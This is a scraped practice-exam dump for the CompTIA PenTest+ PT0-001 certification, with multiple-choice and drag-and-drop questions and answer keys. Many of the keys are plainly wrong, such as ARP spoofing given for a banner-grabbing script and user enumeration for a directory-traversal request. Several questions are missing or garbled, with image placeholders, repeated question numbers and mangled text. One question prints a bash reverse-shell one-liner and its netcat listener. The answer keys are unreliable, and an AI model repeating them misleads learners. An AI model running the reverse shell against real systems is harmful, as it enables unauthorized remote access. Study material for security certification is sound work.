

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

<https://www.2passeasy.com/dumps/PT0-001/>






NEW QUESTION 1





DRAG DROP


Performance based

You are a penetration Inter reviewing a client's website through a web browser. Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.








Answer:

Explanation:



NEW QUESTION 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output		
s[4:8]	<input type="text"/>	lita	imda
s[4:12:2]	<input type="text"/>	inis	nist
s[3::-1]	<input type="text"/>	nsrt	rota
s[-7:-2]	<input type="text"/>	snma	trat

Answer:


Explanation:

- Nsrt
- Snma
- Trat
- Imda

NEW QUESTION 3

HOTSPOT

You are a security analyst tasked with hardening a web server. You have been given a list of HTTP payloads that were flagged as malicious.



Answer:


NEW QUESTION 4

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.



Answer:

NEW QUESTION 5


A constant wants to scan all the TCP Ports on an identified device. Which of the following Nmap switches will complete this task?

- A. -p-
- B. -p ALX,
- C. -p 1-65534
- D. -port 1-65534

Answer: A

NEW QUESTION 6

A security consultant is trying to attack a device with a previous identified user account.



Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

Answer: D

NEW QUESTION 7

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

- A. TCP SYN flood
- B. SQL injection
- C. xss
- D. XMAS scan

Answer: A

NEW QUESTION 8

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 9

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Answer: A

NEW QUESTION 10

If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8
Which of the following formats is the correct hash type?

- A. Kerberos
- B. NetNTLMv1
- C. NTLM
- D. SHA-1

Answer: C

NEW QUESTION 10

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack Which of the following remediation steps should be recommended? (Select THREE)

- A. Mandate all employees take security awareness training
- B. Implement two-factor authentication for remote access
- C. Install an intrusion prevention system
- D. Increase password complexity requirements
- E. Install a security information event monitoring solution.
- F. Prevent members of the IT department from interactively logging in as administrators
- G. Upgrade the cipher suite used for the VPN solution

Answer: BDG

NEW QUESTION 14


A software development team recently migrated to new application software on the on-premises environment Penetration test findings show that multiple vulnerabilities exist If a penetration tester does not have access to a live or test environment, a test might be better to create the same environment on the VM Which of the following is MOST important for confirmation?

- A. Unsecure service and protocol configuration
- B. Running SMB and SMTP service
- C. Weak password complexity and user account
- D. Misconfiguration

Answer: A

NEW QUESTION 16

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:



`http://www.company-site.com/about.php?i= V.V.V.V.Vetc\passwd`

- A. Directory traversal
- B. Cross-site scripting
- C. Remote file inclusion
- D. User enumeration

Answer: D

NEW QUESTION 18

After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation.

Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 23

When performing compliance-based assessments, which of the following is the MOST important Key consideration?

- A. Additional rate
- B. Company policy
- C. Impact tolerance
- D. Industry type

Answer: A

NEW QUESTION 27

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings could lead to consumer dissatisfaction if made public
- C. Penetration test findings are legal documents containing privileged information
- D. Penetration test findings can assist an attacker in compromising a system

Answer: C

NEW QUESTION 31

A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization). Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.
- E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 34

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

- A. Use path modification to escape the application's framework.
- B. Create a frame that overlays the application.
- C. Inject a malicious iframe containing JavaScript.
- D. Pass an iframe attribute that is malicious

Answer: B

NEW QUESTION 38

A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

- A. Launch an SNMP password brute force attack against the device.
- B. Launch a Nessus vulnerability scan against the device.
- C. Launch a DNS cache poisoning attack against the device.
- D. Launch an SMB exploit against the device

Answer: A

NEW QUESTION 42

An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

- A. Principle of fear
- B. Principle of authority
- C. Principle of scarcity
- D. Principle of likeness
- E. Principle of social proof

Answer: E

NEW QUESTION 47

Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

- A. To remove the persistence
- B. To enable penitence
- C. To report persistence
- D. To check for persistence

Answer: A

NEW QUESTION 52

A penetration tester is checking a script to determine why some basic persisting. The expected result was the program outputting "True."

```
root:~$ cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~$ ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Select TWO)

- A. Change `fi` to `Endlf`
- B. Remove the `let` in front of `dest=5+5`.
- C. Change the `=` to `-eq`.
- D. Change `source` and `dest` to `Ssource` and `Sdest`
- E. Change `else` to `eli`

Answer: BC

NEW QUESTION 57

Given the following Python script:

```
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("str")
b=s.recv(1024)
print b
```

Which of the following actions will it perform?

- A. ARP spoofing
- B. Port scanner
- C. Reverse shell
- D. Banner grabbing

Answer: A

NEW QUESTION 58

A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

- A. Run the application through a dynamic code analyzer.
- B. Employ a fuzzing utility.
- C. Decompile the application.
- D. Check memory allocation

Answer: D

NEW QUESTION 59

A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

- A. `dsrm -users "DN=compony.com; OU=hq CN=usera"`
- B. `dsuser -name -account -limit 3`
- C. `dsquery uae -inactive 3`
- D. `dsquery -o -rein -limit 21`

Answer: B

NEW QUESTION 60

Which of the following has a direct and significant impact on the budget of the security assessment?

- A. Scoping
- B. Scheduling
- C. Compliance requirement
- D. Target risk

Answer: A

NEW QUESTION 63

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. SOW
- B. NDA
- C. EULA
- D. BRA

Answer: D

NEW QUESTION 66

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful. Which of the following would be the BEST target for continued exploitation efforts?

- A. Operating system Windows 7 Open ports: 23, 161
- B. Operating system Windows Server 2016 Open ports: 53, 5900
- C. Operating system Windows 8.1 Open ports: 445, 3389
- D. Operating system Windows 8 Open ports: 514, 3389

Answer: C

NEW QUESTION 68

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 69

Which of the following reasons does a penetration tester need to have a customer's point-of-contact information available at all times? (Select THREE).

- A. To report indicators of compromise
- B. To report findings that cannot be exploited

- C. To report critical findings
- D. To report the latest published exploits
- E. To update payment information
- F. To report a server that becomes unresponsive
- G. To update the statement of work
- H. To report a cracked password

Answer: DEF

NEW QUESTION 72

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc-bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 76

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

- A. Elicitation attack
- B. Impersonation attack
